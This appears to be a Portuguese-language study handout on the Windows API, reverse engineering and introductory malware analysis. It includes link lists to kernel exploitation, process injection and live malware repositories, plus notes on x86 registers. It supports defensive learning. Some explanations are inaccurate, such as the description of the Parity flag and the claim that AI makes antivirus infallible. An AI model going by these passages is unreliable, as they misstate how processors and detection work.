WINDOWS INTERNALS: MEMORY MANAGEMENT

- https://www.youtube.com/watch?v=AjTl53I_qzY
- https://www.youtube.com/watch?v=nsWklEuhRmM
- https://www.youtube.com/watch?v=qlH4-oHnBb8
- https://www.youtube.com/watch?v=59rEMnKWoS4
- https://www.youtube.com/watch?v=p9yZNLeOj4s
- https://www.youtube.com/watch?v=qdkxXygc3rE
- https://www.tutorialspoint.com/operating_system/os_memory_management.htm
- https://docs.microsoft.com/en-us/windows/win32/memory/about-memory-management
- https://en.wikipedia.org/wiki/Memory_management
- https://www.codeproject.com/Articles/29449/Windows-Memory-Management
- http://www.cs.sjtu.edu.cn/~kzhu/cs490/9/9_MemMan.pdf
- https://pt.slideshare.net/Tech_MX/windows-memory-management

O QUE É WINDOWS API

- A **Windows API**, informalmente **WinAPI**, é um conjunto base de interfaces de programação (API) para o sistema operacionais Microsoft Windows
- O nome API do Windows refere-se coletivamente a várias implementações de plataforma diferentes que costumam ser chamadas por seus próprios nomes (por exemplo, **API do Win32**). Quase todos os programas do Windows interagem com a API do Windows. Na linha de sistemas operacionais Windows NT, um pequeno número (como programas iniciados no início do processo de inicialização do Windows) usa a API nativa.

https://en.wikipedia.org/wiki/Windows_API

O QUE É WINDOWS API

- O suporte ao desenvolvedor está disponível na forma de um kit de desenvolvimento de software, Microsoft Windows SDK, fornecendo documentação e ferramentas necessárias para construir software baseado na API do Windows e interfaces do Windows associadas.
- A API do Windows (Win32) está focada principalmente na linguagem de programação C em que suas funções expostas e estruturas de dados são descritas naquela linguagem em versões recentes de sua documentação. No entanto, a API pode ser usada por qualquer compilador de linguagem de programação capaz de lidar com as estruturas de dados de baixo nível (bem definidas).

https://en.wikipedia.org/wiki/Windows_API

FUNÇÕES DO WINAPI

- As funções fornecidas pela API do Windows podem ser agrupadas em oito categorias:

Serviços de Base

[6] Fornece acesso aos recursos básicos disponíveis para um sistema Windows. Estão incluídos itens como sistemas de arquivos , dispositivos , processos , threads e tratamento de erros . Essas funções residem em`kernel.exe`, `krnl286.exe` ou `krnl386.exe` arquivos no Windows de 16 bits e `kernel32.dll` e `KernelBase.dll`em Windows de 32 e 64 bits. Esses arquivos residem na pasta`\ Windows \ System32` em todas as versões do Windows.

Serviços Avançados

Fornece acesso a funções além do kernel. Estão incluídos itens como o registro do Windows , desligar / reiniciar o sistema (ou abortar), iniciar / parar / criar um serviço do Windows , gerenciar contas de usuário. Essas funções residem em`advapi32.dll` e `advapires32.dll` no Windows de 32 bits.

Interface de dispositivo gráfico

[7] Oferece funções de saída de conteúdo gráfico para monitores , impressoras e outros dispositivos de saída . Reside em`gdi.exe` no Windows de 16 bits e `gdi32.dll`no Windows de 32 bits no modo de usuário. O suporte GDI do modo kernel é fornecido pelo `win32k.sys` qual se comunica diretamente com o driver gráfico. [8]

Interface de usuário

[9] Fornece as funções para criar e gerenciar janelas de telae a maioria dos controles básicos, como botões e barras de rolagem , receber entrada de mouse e teclado e outras funções associadas à interface gráfica do usuário (GUI) parte do Windows. Esta unidade funcional reside em`user.exe` no Windows de 16 bits e `user32.dll`no Windows de 32 bits. Desde as versões do Windows XP , os controles básicos residem em`comctl32.dll`, junto com os controles comuns (Biblioteca de controle comum).

Biblioteca de caixa de diálogo comum

[10] Fornece aos aplicativos as caixas de diálogo padrãopara abrir e salvar arquivos, escolher cor e fonte, etc. A biblioteca reside em um arquivo chamado`commdlg.dll` no Windows de 16 bits e `comdlg32.dll`no Windows de 32 bits. Ele é agrupado na categoria *Interface* do *usuário* da API.

Biblioteca de controle comum

[11] Dá aos aplicativos acesso a alguns controles avançados fornecidos pelo sistema operacional. Isso inclui coisas como barras de status , barras de progresso , barras de ferramentas e guias . A biblioteca reside em umarquivo de biblioteca de vínculo dinâmico (DLL) chamado`commctrl.dll` no Windows de 16 bits e `comctl32.dll`no Windows de 32 bits. Ele é agrupado na categoria *Interface* do *usuário* da API.

Shell do Windows

[12] [13] O componente da API do Windows permite que os aplicativos acessem funções fornecidas pelo shell do sistema operacional e alterem e aprimorem-no. O componente reside em`shell.dll` no Windows de 16 bits e `shell32.dll`no Windows de 32 bits. As funções do utilitário Shell Lightweight estão em`shlwapi.dll`. Ele é agrupado na categoria *Interface* do *usuário* da API.

Serviços de rede

[14] Dê acesso às váriascapacidades de rede do sistema operacional. Seus subcomponentes incluem NetBIOS , Winsock , NetDDE , chamada de procedimento remoto (RPC) e muitos mais. Este componente reside em`netapi32.dll` no Windows de 32 bits.

https://en.wikipedia.org/wiki/Windows_API

WINAPI NO INTERNET EXPLORER

- O navegador Internet Explorer (IE) também expõe muitas APIs que são frequentemente usadas por aplicativos e, como tal, podem ser consideradas parte da API do Windows. O IE foi incluído com o sistema operacional desde o Windows 95 OSR2 e fornece serviços relacionados à web para aplicativos desde o Windows 98. Especificamente, é usado para fornecer:

1. Um controle de navegador da web incorporável, contido em shdocvw.dll e mshtml.dll.
2. O serviço de URL Moniker, mantido em urlmon.dll, que fornece objetos COM a aplicativos para resolução de URLs. Os aplicativos também podem fornecer seus próprios manipuladores de URL para outros usarem.
3. Uma biblioteca de cliente HTTP que também leva em consideração as configurações de proxy de todo o sistema (wininet.dll); entretanto, a Microsoft adicionou outra biblioteca de cliente HTTP chamada winhttp.dll que é menor e mais adequada para alguns aplicativos.
4. Uma biblioteca para auxiliar no suporte de texto internacional e multilíngue (mlang.dll).
5. Transformações DirectX, um conjunto de componentes de filtro de imagem.
6. Suporte a XML (os componentes MSXML, mantidos em msxml*.dll)
7. Acesso aos catálogos de endereços do Windows.

https://en.wikipedia.org/wiki/Windows_API

FUNÇÕES IMPORTANTES PARA BREAKPOINTS (ER)

- https://docs.microsoft.com/pt-br/dotnet/framework/unmanaged-api/hosting/lpthread-start-routine-function-pointer
- https://mentebinaria.gitbook.io/engenharia-reversa/apendices/funcoes-api-win
- https://stackoverflow.com/questions/3080624/debug-break-on-win32-api-functions (example)
- https://docs.microsoft.com/en-us/visualstudio/debugger/how-can-i-debug-windows-api-functions-q?view=vs-2019
- https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list (Windows API List)
- https://www.vbmigration.com/BookChapters/ProgrammingVB6_AppA.pdf
- http://zetcode.com/gui/winapi/system/

FUNÇÕES WINAPI

- https://docs.revenera.com/installshield26helplib/helplibrary/CallingWindowsAPIFunction.htm
- https://medium.com/@dmitriykim/writing-about-windows-api-functions-in-powershell-b03d3abb0862
- http://www.lahey.com/docs/lfenthelp/F95UGMLPDLLWinAPI.htm
- https://edn.embarcadero.com/article/10323
- http://vig.pearsoned.com/samplechapter/0321262506.pdf
- https://zorro-project.com/manual/en/litec_api.htm
- https://riptutorial.com/winapi
- https://www.youtube.com/watch?v=zOSb8y0eABE&ab_channel=PapoBin%C3%A1rio
- https://www.youtube.com/watch?v=rIoD6wWINto&ab_channel=b1nch3f

PENTEST WINDOWS API

- https://medium.com/@int0x33/day-59-windows-api-for-pentesting-part-1-178c6ba280cb_(PenTest Windows API)
- https://www.youtube.com/watch?v=8XpVsb44YHA
- https://www.youtube.com/watch?v=BkiWUqaIpNI&ab_channel=PentesterAcademyTV
- https://www.youtube.com/watch?v=EUk0uYNnwVQ&ab_channel=HackYourLives
- https://www.youtube.com/watch?v=bdUT20fwwfI&ab_channel=HackersSecurity
- https://www.youtube.com/watch?v=mOgVTrzgpXQ

REVERSE ENGINEERING FOR WINDOWS API'S

- https://darungrim.com/research/2020-06-17-using-frida-for-windows-reverse-engineering.html
- https://reverseengineering.stackexchange.com/questions/1603/windows-api-reference-for-ollydbg
- https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Aiko/bh-jp-08-Aiko-EN.pdf
- https://www.apriorit.com/dev-blog/364-how-to-reverse-engineer-software-windows-in-a-right-way
- https://rstforums.com/forum/topic/95272-the-windows-api-for-hackers-and-reverse-engineers/
- http://rce4fun.blogspot.com/2014/01/introduction-to-windows-api-hooking.html
- https://www.youtube.com/watch?v=FgJpNspdQP0
- https://www.youtube.com/watch?v=e1ejxu9B0dc
- https://www.youtube.com/watch?v=pxKRkUFBpyY
- http://www.cse.hut.fi/fi/opinnot/T-110.6220/2015_Reverse_Engineering_Malware_AND_Software_Security/luennot-files/t1106220.pdf

MICROSOFT CRYPTOAPI - EXAMPLE

- **Cryptographic Application Programming Interface**, em português **Interface de Programação de Aplicativos Criptográficos**, também conhecida como **CryptoAPI**, **Microsoft Cryptography API**, **MS-CAPI** ou simplesmente **CAPI**, é uma interface de programação de aplicativos, específica para plataforma Microsoft Windows, incluída com os sistemas operacionais Microsoft Windows, que fornece serviços para permitir que os desenvolvedores protejam aplicativos baseados no Windows usando criptografia. Ela é um conjunto de bibliotecas vinculadas dinamicamente que fornecem uma camada de abstração que isola os programadores do código usado para criptografar os dados. A CryptoAPI foi introduzida pela primeira vez no Windows NT 4.0 e aprimorada nas versões subsequentes.
- CryptoAPI suporta criptografia de chave pública e de chave simétrica, embora chaves simétricas persistentes não sejam suportadas. Inclui funcionalidade para criptografar e descriptografar dados e para autenticação usando certificados digitais. Ele também inclui uma função geradora de número pseudo-aleatório criptograficamente segura CryptGenRandom.
- A CryptoAPI funciona com vários PSCs (Provedores de Serviços de Criptografia) instalados na máquina. Os PSCs são os módulos que fazem o trabalho real de codificação e decodificação de dados executando as funções criptográficas. Os fornecedores de HSMs podem fornecer um PSC que funcione com seu hardware.
- https://pt.wikipedia.org/wiki/Microsoft_CryptoAPI

MICROSOFT CRYPTOAPI - EXAMPLE

- https://github.com/abhishekpandey13/windbg-tracer
- https://www.namecoin.org/2017/05/27/reverse-engineering-cryptoapi-cert-blobs.html
- https://tehtris.com/en/cve-2020-0601-vulnerability-in-the-cryptoapi-of-windows-crypt32-dll/

REVERSE ENGINEERING IN WINDOWS AND WINAPI

- https://github.com/abhishekpandey13/windbg-tracer
- https://www.namecoin.org/2017/05/27/reverse-engineering-cryptoapi-cert-blobs.html
- https://tehtris.com/en/cve-2020-0601-vulnerability-in-the-cryptoapi-of-windows-crypt32-dll/
- https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All-wp.pdf
- https://www.blackhat.com/docs/sp-14/materials/arsenal/sp-14-Almeida-Bypassing-the-Secure-Desktop-Protections-Slides.pdf
- https://www.youtube.com/watch?v=6um4tgmMdOk
- https://www.youtube.com/watch?v=LvW68czaEGs
- https://www.youtube.com/watch?v=7A_rgu3kbvw

REVERSE ENGINEERING - DUBNIUM

- https://www.microsoft.com/security/blog/2016/06/09/reverse-engineering-dubnium-2/
- https://www.microsoft.com/security/blog/2016/07/14/reverse-engineering-dubnium-stage-2-payload-analysis/

REVERSE ENGINEERING WINDOWS

- https://pt.slideshare.net/cisoplatform7/windows-offender-reverse-engineering-windows-defenders-antivirus-emulator
- https://posts.specterops.io/methodology-for-static-reverse-engineering-of-windows-kernel-drivers-3115b2efed83
- https://www.apriorit.com/dev-blog/366-software-reverse-engineering-tools
- https://www.youtube.com/watch?v=wDNQ-8aWLO0
- https://www.youtube.com/watch?v=PGIennCNDnc
- https://www.youtube.com/watch?v=ZDXTdgfG5HE
- https://silo.tips/download/windows-reverse-engineering
- https://www.ijrter.com/papers/volume-3/issue-10/reverse-engineering-technology-for-windows-o-s-software-program.pdf
- https://i.blackhat.com/us-18/Thu-August-9/us-18-Bulazel-Windows-Offender-Reverse-Engineering-Windows-Defenders-Antivirus-Emulator.pdf
- https://mycourses.aalto.fi/pluginfile.php/432096/mod_resource/content/1/Windows_for_reverse_engineers_Abusing_the%20OS_2017.pdf
- https://recon.cx/2015/slides/recon2015-20-steven-vittitoe-Reverse-Engineering-Windows-AFD-sys.pdf

REVERSE ENGINEERING WINDOWS 2

- http://www-verimag.imag.fr/~mounier/Enseignement/Software_Security/BH_Eagle_ida_pro.pdf
- https://digital-forensics.sans.org/community/papers/grem/reverse-engineering-msrllexe_32
- https://medium.com/@vignesh4303/reverse-engineering-resources-beginners-to-intermediate-guide-links-f64c207505ed
- https://www.youtube.com/watch?v=sk1wAGeM9Hw
- https://medium.com/@pelock/reverse-engineering-tools-for-net-applications-a28275f185b4
- https://dev.to/pelock/top-10-reverse-engineering-tools-3ni3
- http://index-of.es/Windows/pe/CBM_1_2_2006_Goppit_PE_Format_Reverse_Engineer_View.pdf
- https://www.youtube.com/watch?v=Q_-Gv-FQ-FA
- https://medium.com/@pelock/reverse-engineering-tools-for-net-applications-a28275f185b4
- https://medium.com/@AzilenTech/quick-start-guide-to-net-reverse-engineering-542c663ebba3
- https://www.techrepublic.com/blog/software-engineer/reverse-engineering-your-net-applications/
- https://www.youtube.com/watch?v=_NYyjUse0tQ
- https://www.youtube.com/watch?v=_HvqI3Bsgfs

WINDOWS KERNEL EXPLOITATION

- https://www.youtube.com/watch?v=Gu_5kkErQ6Y
- https://github.com/FULLSHADE/WindowsExploitationResources
- https://www.blackhat.com/docs/us-17/wednesday/us-17-Schenk-Taking-Windows-10-Kernel-Exploitation-To-The-Next-Level%E2%80%93Leveraging-Write-What-Where-Vulnerabilities-In-Creators-Update-wp.pdf
- https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf
- https://medium.com/@Achilles8284/windows-kernel-exploitation-the-saga-hevd-writeup-part-1-setup-da6502349411
- https://rootkits.xyz/blog/2017/06/kernel-setting-up/
- https://www.x33fcon.com/#!/t/windowskernel.md

MALWARE ANALYSIS

- https://www.blackhat.com/presentations/bh-dc-07/Kendall_McMillan/Presentation/bh-dc-07-Kendall_McMillan.pdf
- https://medium.com/@maarten.goet/how-windows-1903-makes-malware-analysis-easier-introducing-windows-sandbox-3ec791c8367
- https://www.youtube.com/watch?v=rnzbO-_5lmI
- https://www.youtube.com/watch?v=BMFCdAGxVN4
- https://www.blackhat.com/docs/eu-15/materials/eu-15-KA-Automating-Linux-Malware-Analysis-Using-Limon-Sandbox-wp.pdf
- https://i.blackhat.com/asia-19/Thu-March-28/bh-asia-Monappa-Investigating-Malware-Using-Memory-Forensics.pdf
- https://www.blackhat.com/docs/eu-15/materials/eu-15-KA-Automating-Linux-Malware-Analysis-Using-Limon-Sandbox.pdf
- https://www.blackhat.com/presentations/bh-dc-10/Ross_Jason/Blackhat-DC-2010-Ross-Malware-Analysis-for-the-Enterprise-wp.pdf
- https://www.blackhat.com/docs/us-14/materials/arsenal/us-14-Teller-Automated-Memory-Analysis-WP.pdf

REVERSE ENGINEERING RESOURCES

- https://github.com/wtsxDev/reverse-engineering
- https://github.com/alphaSeclab/awesome-reverse-engineering/blob/master/Readme_en.md
- https://github.com/0xZ0F/Z0FCourse_ReverseEngineering
- https://github.com/OpenToAllCTF/REsources
- https://github.com/GeoSn0w/Reverse-Engineering-Tutorials
- https://github.com/abhisek/reverse-engineering-and-malware-analysis
- https://github.com/howCodeORG/MyAppWindows-Reverse-Engineering
- https://www.mentebinaria.com.br/treinamentos/curso-de-engenharia-reversa-online-cero-r6/

MALWARE ANALYSIS RESOURCES

- https://github.com/rshipp/awesome-malware-analysis
- https://github.com/SpiderLabs/malware-analysis
- https://github.com/arxlan786/Malware-Analysis
- https://github.com/fabacab/awesome-malware
- https://github.com/padfoot999/awesome-malware-analysis
- https://github.com/mikesiko/PracticalMalwareAnalysis-Labs
- https://github.com/ytisf/theZoo
- https://www.mentebinaria.com.br/treinamentos/an%C3%A1lise-de-malware-online-amo-r11/

REFERÊNCIAS - CONCEITOS

- https://stackoverflow.com/questions/993470/what-is-a-windows-api
- https://en.wikipedia.org/wiki/Windows_API
- http://zetcode.com/gui/winapi/introduction/
- https://superuser.com/questions/1361206/what-is-windows-api
- https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list
- https://docs.microsoft.com/en-us/windows/win32/api/
- https://redcanary.com/blog/windows-technical-deep-dive/
- https://www.riverpublishers.com/journal/journal_articles/RP_Journal_2245-1439_741.pdf
- https://users.physics.ox.ac.uk/~Steane/cpp_help/winapi_intro.htm#:~:text=The%20Windows%20API%20(application%20programming,API%20regardless%20of%20the%20language
- https://scorpiosoftware.net/2020/01/03/next-windows-internals-remote-training/ (Course)
- https://mentebinaria.gitbook.io/

THANK YOU!

Modulo 20

Introdução a Analise de Malware

INTRODUÇÃO BÁSICAA ANALISE DE MALWARE 1

Joas Antonio

SOBRE O LIVRO

- Um livro conceitual, não possui prática;
- Feito para iniciantes que querem conhecer um pouco sobre Analise de Malware;
- Os principais conceitos e técnicas utilizadas na Analise de Malware;
- Não é um livro profundo, mas apresenta uma base para se aprofundar nos estudos e claro, vou deixar conteúdos para você estudar;
- Apresentar algumas ferramentas utilizadas na Analise de Malware;
- É necessário ter um bom nível de inglês para começar à brincar;

SOBRE O AUTOR

- **Nome:** Joas Antonio;
- Apaixonado por Segurança da Informação;

CONCEITOS

ANALISE DE MALWARE

O QUE É ANALISE DE MALWARE?

- A análise de malware é o estudo ou processo de determinação da funcionalidade, origem e impacto potencial de uma determinada amostra de malware , como vírus, worm, cavalo de Troia, rootkit ou backdoor. Malware ou software malicioso é qualquer software de computador destinado a prejudicar um sistema operacional ou a roubar dados confidenciais de usuários, organizações ou empresas. O malware pode incluir software que reúne informações do usuário sem permissão.

BENEFICIOS DA ANALISE DE MALWARE

O principal benefício da análise de malware é que ela ajuda respondedores de incidentes e analistas de segurança:

- Triagem de incidentes pragmaticamente por nível de gravidade
- Descubra indicadores ocultos de comprometimento (COI) que devem ser bloqueados
- Melhorar a eficácia dos alertas e notificações do COI
- Enriqueça o contexto ao procurar ameaças

TIPOS DE ANALISE DE MALWARE

- A análise pode ser realizada de maneira estática, dinâmica ou híbrida (Junção dos dois)

Análise estática

- A análise estática básica não requer que o código seja realmente executado. Em vez disso, a **análise estática examina o arquivo em busca de sinais de intenção maliciosa** . Pode ser útil identificar infraestrutura maliciosa, bibliotecas ou arquivos compactados.
- Os indicadores técnicos são identificados como nomes de arquivo, hashes, seqüências de caracteres, como endereços IP, domínios e dados de cabeçalho do arquivo, para determinar se esse arquivo é malicioso. Além disso, ferramentas como desmontadores e analisadores de rede podem ser usadas para observar o malware sem realmente executá-lo, a fim de coletar informações sobre como o malware funciona.
- No entanto, **como a análise estática não executa o código, o malware sofisticado pode incluir um comportamento malicioso em tempo de execução que pode não ser detectado** . Por exemplo, se um arquivo gera uma sequência que baixa um arquivo mal-intencionado com base na sequência dinâmica, ele pode não ser detectado por uma análise estática básica. As empresas se voltaram para a análise dinâmica para uma compreensão mais completa do comportamento do arquivo.

TIPOS DE ANALISE DE MALWARE

Análise dinâmica

- **A análise dinâmica de malware executa o código malicioso suspeito em um ambiente seguro chamado** sandbox **.** Esse sistema fechado permite que os profissionais de segurança assistam o malware em ação sem o risco de deixá-lo infectar seu sistema ou escapar para a rede corporativa.
- A análise dinâmica fornece aos caçadores de ameaças e respondedores de incidentes uma visibilidade mais profunda, permitindo que eles descubram a verdadeira natureza de uma ameaça. Como benefício secundário, o sandbox automatizado elimina o tempo necessário para fazer a engenharia reversa de um arquivo para descobrir o código malicioso.
- O desafio da análise dinâmica é que os adversários são inteligentes e sabem que existem caixas de areia por aí, e se tornaram muito bons em detectá-las. Para enganar uma sandbox, os adversários ocultam códigos dentro deles que podem permanecer inativos até que certas condições sejam atendidas. Somente então o código é executado.

TIPOS DE ANALISE DE MALWARE

Análise hibrida

- A análise estática básica não é uma maneira confiável de detectar códigos maliciosos sofisticados e, às vezes, malwares sofisticados podem ocultar a presença da tecnologia sandbox. **Ao combinar técnicas básicas e dinâmicas de análise, a análise híbrida fornece à equipe de segurança o melhor de ambas as abordagens -** principalmente porque ele pode detectar código malicioso que está tentando ocultar e, em seguida, pode extrair muito mais indicadores de comprometimento (IOCs) por código estatístico e anteriormente não visto. . A análise híbrida ajuda a detectar ameaças desconhecidas, mesmo as do malware mais sofisticado.
- Por exemplo, uma das coisas que a análise híbrida faz é aplicar a análise estática aos dados gerados pela análise comportamental - como quando um pedaço de código malicioso é executado e gera algumas alterações na memória. A análise dinâmica detectaria isso e os analistas seriam alertados para voltar e executar a análise estática básica nesse despejo de memória. Como resultado, mais COI seriam gerados e explorações de dia zero seriam expostas.

ESTÁGIOS DA ANALISE DE MALWARE

A análise de software malicioso envolve vários estágios, incluindo, entre outros, o seguinte:

- Reversão manual de código
- Análise interativa do comportamento
- Análise de propriedades estáticas
- Análise totalmente automatizada

ESTÁGIOS DA ANALISE DE MALWARE

Análise de propriedades estáticas

- As propriedades estáticas incluem seqüências de caracteres incorporadas no código do malware, detalhes do cabeçalho, hashes, metadados, recursos incorporados etc. Esse tipo de dado pode ser tudo o que é necessário para criar IOCs e pode ser adquirido muito rapidamente porque não há necessidade de executar o programa para vê-los. As informações coletadas durante a análise de propriedades estáticas podem indicar se é necessária uma investigação mais profunda usando técnicas mais abrangentes e determinar quais etapas devem ser seguidas.

ESTÁGIOS DA ANALISE DE MALWARE

Análise interativa do comportamento

- A análise comportamental é usada para observar e interagir com uma amostra de malware em execução em um laboratório. Os analistas procuram entender as atividades de registro, sistema de arquivos, processos e rede da amostra. Eles também podem realizar análises forenses de memória para aprender como o malware usa a memória. Se os analistas suspeitarem que o malware tem uma certa capacidade, eles podem configurar uma simulação para testar sua teoria.

ESTÁGIOS DA ANALISE DE MALWARE

Análise totalmente automatizada

- A análise totalmente automatizada avalia rápida e simplesmente os arquivos suspeitos. A análise pode determinar possíveis repercussões se o malware se infiltrar na rede e produzir um relatório de fácil leitura que fornece respostas rápidas para as equipes de segurança. A análise totalmente automatizada é a melhor maneira de processar malware em escala.

ESTÁGIOS DA ANALISE DE MALWARE

Reversão manual de código

- Nesse estágio, os analistas fazem engenharia reversa de código usando depuradores, desmontadores, compiladores e ferramentas especializadas para decodificar dados criptografados, determinam a lógica por trás do algoritmo de malware e entendem os recursos ocultos que o malware ainda não exibiu. A reversão de código é uma habilidade rara, e a execução de reversões de código leva muito tempo. Por esses motivos, as investigações de malware geralmente ignoram essa etapa e, portanto, perdem muitas informações valiosas sobre a natureza do malware.

TÉCNICAS DE DETECÇÃO DE MALWARE - ANTIVÍRUS

Assinatura:

- A detecção através de assinatura é a técnica mais antiga e básica, aonde o antivírus procura por trechos de código ou combinação de caracteres que já foram utilizados em outros malwares, pois se eles também estiverem ali, certamente esse programa é um malware.

Heurística:

- A heurística analisa as características do programa e procura por padrões internos que possam indicar que o programa é um malware. Cada vez que um padrão é encontrado, é atribuída uma pontuação para ele, e se na soma total essa pontuação for superior a um determinado valor, o antivírus considera esse programa sendo um malware desconhecido.
- O melhor exemplo disso acontece quando você baixa um arquivo para o seu computador, e assim que ele é baixado o seu antivírus já te avisa que ele é um malware e apaga ele.

TÉCNICAS DE DETECÇÃO DE MALWARE - ANTIVÍRUS

Cloud:

- **Há algum tempo os antivírus utilizam proteção na nuvem, garantindo que isso aumenta a taxa de detecção de novos malwares, ao mesmo tempo que fornecem uma proteção mais rápida para seus usuários. Como isso funciona?**
- Exemplo simples: **imagine que um internauta acabou de encontrar em um site um novo ativador de Windows para ativar o Windows pirata dele, e aí ele baixa esse ativador e dá um duplo-clique nele para usá-lo. Quando o internauta executa esse arquivo, o antivírus que ele estiver utilizando vai fazer uma análise rápida desse programa para decidir se ele é um programa confiável ou não.**
- **Essa análise que o antivírus faz é multi-layer, ou seja, ele não faz uma ÚNICA análise: ele realiza simultaneamente diversas análises, verificações e comparações.**

TÉCNICAS DE DETECÇÃO DE MALWARE - ANTIVÍRUS

Inteligência Artificial:

- O principal motivo do uso da Inteligência Artificial em um antivírus é vencer o desafio do antivírus não errar NUNCA, ou seja, ele precisa detectar 100% dos malwares e ter 0% de falso positivo (que é quando um programa comum é detectado como malware quando ele não é).
- E da mesma forma que nós só ficamos experientes em algo depois de muita prática, acertando e errando, a Inteligência Artificial também precisa de muito treino, com erros e acertos. E o treino da Inteligência Artificial para identificar malwares exige que ela tenha acesso ao maior número possível de arquivos (maliciosos ou não) para ela treinar a sua detecção - e como o Windows Defender vem pré-instalado no Windows e é utilizado por centenas de milhões de usuários, ele é perfeito para isso.
- Toda vez que o Windows Defender detecta um malware no computador de algum usuário, as informações desse malware (incluindo o próprio malware, os trechos suspeitos do seu código, o comportamento que ele teve, etc.) são imediatamente repassadas para servidores da Microsoft que estão na nuvem.

CASOS DE USOS DA ANALISE DE MALWARE

Detecção de malware

- Os adversários estão empregando técnicas mais sofisticadas para evitar os mecanismos de detecção tradicionais. Ao fornecer análise comportamental profunda e identificar código compartilhado, funcionalidade maliciosa ou infraestrutura, as ameaças podem ser detectadas com mais eficácia. Além disso, uma saída da análise de malware é a extração de IOCs. Os COI podem então ser alimentados com SEIMs, plataformas de inteligência de ameaças (TIPs) e ferramentas de orquestração de segurança para ajudar a alertar as equipes sobre ameaças relacionadas no futuro.

Alertas e triagem de ameaças

- As soluções de análise de malware fornecem alertas de alta fidelidade no início do ciclo de vida do ataque. Portanto, as equipes podem economizar tempo priorizando os resultados desses alertas em relação a outras tecnologias.

CASOS DE USOS DA ANALISE DE MALWARE

Resposta a Incidentes

- O objetivo da equipe de resposta a incidentes (IR) é fornecer análise de causa raiz, determinar o impacto e obter êxito na correção e recuperação. O processo de análise de malware ajuda na eficiência e eficácia desse esforço.

Caça à Ameaça

- A análise de malware pode expor comportamentos e artefatos que os caçadores de ameaças podem usar para encontrar atividades semelhantes, como acesso a uma conexão, porta ou domínio de rede específico. Pesquisando logs de firewall e proxy ou dados SIEM, as equipes podem usar esses dados para encontrar ameaças semelhantes.

Pesquisa de malware

- Pesquisadores de malware acadêmicos ou do setor executam análises de malware para entender as mais recentes técnicas, explorações e ferramentas usadas pelos adversários.

REGISTRADOR X86

Os registradores de uso geral do x86

- **São eles:** AX, BX, CX, DX, BP, SI e DI.
- **Tais registradores são de 16 bits, ou sejam, podem receber ou enviar 16 bits de dados de uma só vez. Porém, alguns destes (AX, BX, CX e DX) são comumente usados como registradores de 8 bits, ou seja, são divididos em dois blocos de 8 bits.**
- **O bloco com os 8 primeiros dígitos são identificados por L, de *LOW*, e os outros bits são identificados pela letra H, de *HIGH*.**
- **Assim, o registrador AX é formado por AH e AL.**
- **BX é formado por BH e BL.**
- **CX é formado por CH e CL.**
- **DX é formado por DH e DL.**
- **Eles são ditos de uso geral pois podem ser usados livremente pelo programador Assembly para armazenar e trocar informações em seus códigos da maneira que mais lhe convier.**
- **Vale salientar que, embora sejam de uso geral, eles possuem uso específicos, que serão vistos na seção a seguir, onde daremos mais detalhes sobre cada um deles, suas importâncias e usos especiais.**

REGISTRADOR X86

As características específicas de cada registrador desses, de uso geral, são as seguintes:

- AX, AH e AL → **Registrador Acumulador, muito usado em operação aritméticas, para armazenar o endereço de** *offset*, **interrupção e operações com I/O (entrada/saída)**
- BX, BH e BL → **Registrador de Base, que guarda o** *offset* **do ponteiro de dados**
- CX, CH e CL → **Registrador contador, usado para armazenar contagens, com nas instruções LOOP e REP. Esse registro vai incrementando/decrementando automaticamente, conforme sua utilização (em strings, por exemplo)**
- DX, DH e DL → **Registrador de dados, usado para instruções de divisão e multiplicação, como o acumulador, além de também ser usado para armazenar o** *offset* **de um ponteiro de dados**
- BP → **Ponteiro de base, usado para indicar uma posição na transferência de dados na memória**
- SI → *Source Index*, **usado em instruções que envolvem strings para armazenar o ponteiro da origem**
- DI → *Destination Index*, **também usado em strings, onde armazena um ponteiro da base do destino**

REGISTRADOR X86

Flags

- São registros especiais que servem para fazer coisas específicas, como indicar, alterar e controlar algumas características dos microprocessadores.
- **C (*Carry*)** → Além de indicar situações de erro, é usado é operações de adição e subtração (é o 'vai 1' e 'empresta 1' aqui no Brasil)
- **P (*Parity*)** → Se determinado número é ímpar, a *flag* P assume valor lógico 0, ou valor lógico 1 caso o número seja par
- **A (*Auxiliary Carry*)** → Usada nas instruções DAA e DAS em adição e subtração de números BCD
- **Z (*Zero*)** → Testa se determinada operação terá valor lógico 0. Retorna 1 se o resultado é 0, e 0 se não for
- **S (*Sign*)** → Indica o sinal de um número. Tem valor 1 se o número for negativo, e 0 se for positivo
- **T (*Trap*)** → Habilita o *trap* do microprocessador, fazendo-o interromper as instruções de acordo com o que houver nos registros de controle e debug
- **I (*Interrupt*)** → Faz as interrupções serem habilitadas quando o pino INTR é 1. Pode ser modificado pelas instruções STI e CLI
- **D (*Direction*)** → Incrementa ou decrementa os registros SI e DI em operações com strings. Se igual 1, o registro automaticamente decrementa, se 0 ele incrementa. Modificado através das instruções STD e CLD
- **O (*Overflow*)** → **Usado em operações de adição e subtração para indicar o extrapolamento de endereço**

REGISTRADOR X64

- A principal característica do AMD64 é a disponibilidade de registros 64-bit de uso geral, ou seja, Rax, rbx etc, operações de número inteiro 64-bit aritméticas e lógicas, e endereços virtuais 64-bit. Os projetistas tiveram a oportunidade de fazer outras melhorias também. As alterações mais significativas são:
- **Manipular inteiros de 64-bit:** Todos os registradores de uso geral (GPRS) são expandidos de 32 bits para 64 bits, e todas as operações aritméticas e lógicas, memória para registro e registro para memória etc, podem agora operar diretamente sobre inteiros de 64-bit. Adições ao endereço de pilha estão sempre em 8 bytes, e ponteiros são 8 bytes de tamanho.
- **Registradores adicionais:** Além de aumentar o tamanho dos registradores de uso geral, o número deles é aumentada de oito (ou seja, EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) em x86-32 para dezesseis (isto é, RAX, RBX, RCX, RDX, RBP, RSP, RSI, RDI, R8, R9, R10, R11, R12, R13, R14, R15). É conseqüentemente possível manter mais variáveis locais nos registradores do que na pilha, e constantes frequentemente acessadas; os argumentos para sub-rotinas pequenas e rápidas podem igualmente ser passados nos registradores em maior medida. Entretanto, o AMD64 ainda tem poucos registradores do que muitos processadores comuns do RISC (que têm tipicamente 32-64 registradores) ou VLIW-como máquinas tais como o IA-64 (que tem 128 registradores).
